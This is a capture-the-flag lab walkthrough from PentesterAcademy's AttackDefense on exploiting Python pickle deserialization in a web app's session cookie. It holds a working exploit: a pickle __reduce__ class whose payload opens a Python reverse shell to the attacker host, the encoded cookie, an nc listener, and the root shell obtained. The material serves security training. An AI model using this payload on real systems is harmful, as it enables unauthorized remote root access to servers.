ATTACK DEFENSE

by PentesterAcademy

Name	Pickle Deserialization RCE
URL	https://www.attackdefense.com/challengedetails?cid=1912
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Pickle Deserialization RCE.

Solution:

Step 1: Start a terminal and check the IP address of the host.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
27132: eth0@if27133: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
27135: eth1@if27136: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:f9:12:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.249.18.2/24 brd 192.249.18.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target IP to find open ports.

Note: The target IP will be 192.249.18.3


Command: nmap 192.249.18.3

```
root@attackdefense:~# nmap 192.249.18.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-17 23:14 IST
Nmap scan report for target-1 (192.249.18.3)
Host is up (0.000015s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:F9:12:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@attackdefense:~#
```


Port 80 is open

Step 3: Start firefox and navigate to the target IP.



A website is running at port 80 of the target ip.


Step 4: Navigate to the Login page by clicking on the **Login** button located at top right section of the page.




Step 5: Enter the credentials which are provided in the challenge description.

Credentials:

- **Username:** john
- **Password:** password




Click on the **"SIGN IN"** button





The login was successful.

Step 6: Configure Firefox to use Burp Suite. Click on the FoxyProxy plugin icon on the top-right of the browser and select "Burp Suite"




Step 7: Start Burp Suite, Navigate to Web Application Analysis Menu and select "burpsuite".



01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
42 - Kali & OffSec Links
Usual Applications
Preferences
Search...
• CMS & Framework Identification
• Web Application Proxies
• Web Crawlers & Directory Bruteforce
• Web Vulnerability Scanners
burpsuite
commix
httrack
owasp-zap
paros
skipfish
sqlmap
webscarab
wpscan
public Capture the Flag Competition
Defense on March 29, 2020
Defense Lab Overview.
rity Education Platform at affordable p
Posted by Attack Defense on March 16, 2019
LXTerminal
Attack Def...la Firefox


Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.
BURPSUITE
COMMUNITY EDITION
Temporary project
New project on disk
Name:
File:
Choose file...
Open existing project
Name
File
File:
Choose file...
Pause Automated Tasks
Cancel
Next

Click on Next



Click on Start Burp button.



Step 8: Reload the page and intercept the request with Burp Suite.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Intercept | HTTP history | WebSockets history | Options

Request to http://192.249.18.3:80

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
1 GET / HTTP/1.1
2 Host: 192.249.18.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.249.18.3/login
8 Connection: close
9 Cookie: session=KGRwMApTJ3VzZXJuYW1lJwpwMQpTJ2pvaG4nCnAyCnMu
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
```

Step 9: Copy the base64 encoded cookie value.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Intercept | HTTP history | WebSockets history | Options


Request to http://192.249.18.3:80

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
1 GET / HTTP/1.1
2 Host: 192.249.18.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.249.18.3/login
8 Connection: close
9 Cookie: session=KGRwMApTJ3VzZXJuYW1lJwpwMQpTJ2pvaG4nCnAyCnMu
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
```

Step 10: Decode the encoded cookie in the Decoder tab.



The decoded value is pickle encoded data.

Step 11: Unpickle the data in the python interactive shell.

```
root@attackdefense:~# python
Python 2.7.17 (default, Jan 19 2020, 19:54:54)
[GCC 9.2.1 20200110] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>>
>>> import base64
>>>
>>> import pickle
>>>
>>>
>>> pickled=base64.b64decode("KGRwMApTJ3VzZXJuYW1lJwpwMQpTJ2pvaG4nCnAyCnMu")
>>>
>>>
>>> pickled
"(dp0\nS'username'\np1\nS'john'\np2\ns."
>>>
>>>
>>> pickle.loads(pickled)
{'username': 'john'}
>>>
```

Step 12: Generate the RCE deserialization payload.

```
import pickle
import base64
import subprocess
import os


class Shell(object):
    def __reduce__(self):
        return (os.system,("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.2
49.18.2\",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'&",))


pickledData=pickle.dumps(Shell())
print(base64.b64encode(pickledData))
~
```

Step 13: Run the python script to generate the payload.

Command: python pickled.py

```
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# python pickled.py
Y3Bvc2l4CnN5c3RlbQpwMAooUydweXRob24gLWMgXCdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NL
X1NUUkVBTSk7cy5jb25uZWN0KCgiMTkyLjI0OS4xOC4yIiwxMjM0KSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7IG9zLmR1cDIocy5maWxl
bm8oKSwyKTtwPXN1YnByb2Nlc3MuY2FsbChbIi9iaW4vc2giLCItaSJdKTtcJyYnCnAxCnRwMgpScDMKLg==
root@attackdefense:~#
root@attackdefense:~# _
```

Step 14: Start the Netcat listener at port 1234

```
root@attackdefense:~#
root@attackdefense:~# nc -vnlp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

Step 15: Copy and Inject the modified cookie payload in the request.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Intercept | HTTP history | WebSockets history | Options

Request to http://192.249.18.3:80

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
1 GET / HTTP/1.1
2 Host: 192.249.18.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.249.18.3/login
8 Connection: close
9 Cookie: session=
  Y3Bvc2l4CnN5c3RlbQpwMAooUydweXRob24gLWMgXCdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiMTkyLj
  I0OS4xOC4yIiwxMjM0KSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7IG9zLmR1cDIocy5maWxlbm8oKSwyKTtwPXN1YnByb2Nlc3MuY2FsbChbIi9iaW4vc2giLCItaSJdKTtcJyYnCnAx
  CnRwMgpScDMKLg==
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
```

Click on **forward** button and check the terminal.

```
root@attackdefense:~# nc -vnlp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.249.18.3.
Ncat: Connection from 192.249.18.3:46812.
/bin/sh: 0: can't access tty; job control turned off
#
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
# ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 17:39 ?        00:00:00 /usr/bin/python /usr/bin/supervisord -n
root         6     1  0 17:39 ?        00:00:00 python /app/main.py
root        33     1  0 18:05 ?        00:00:00 python -c import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
;s.connect(("192.249.18.2",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]
);
root        34    33  0 18:05 ?        00:00:00 /bin/sh -i
root        37    34  0 18:06 ?        00:00:00 ps -eaf
#
```

The attack was successful and as a result, the reverse shell is obtained from the target.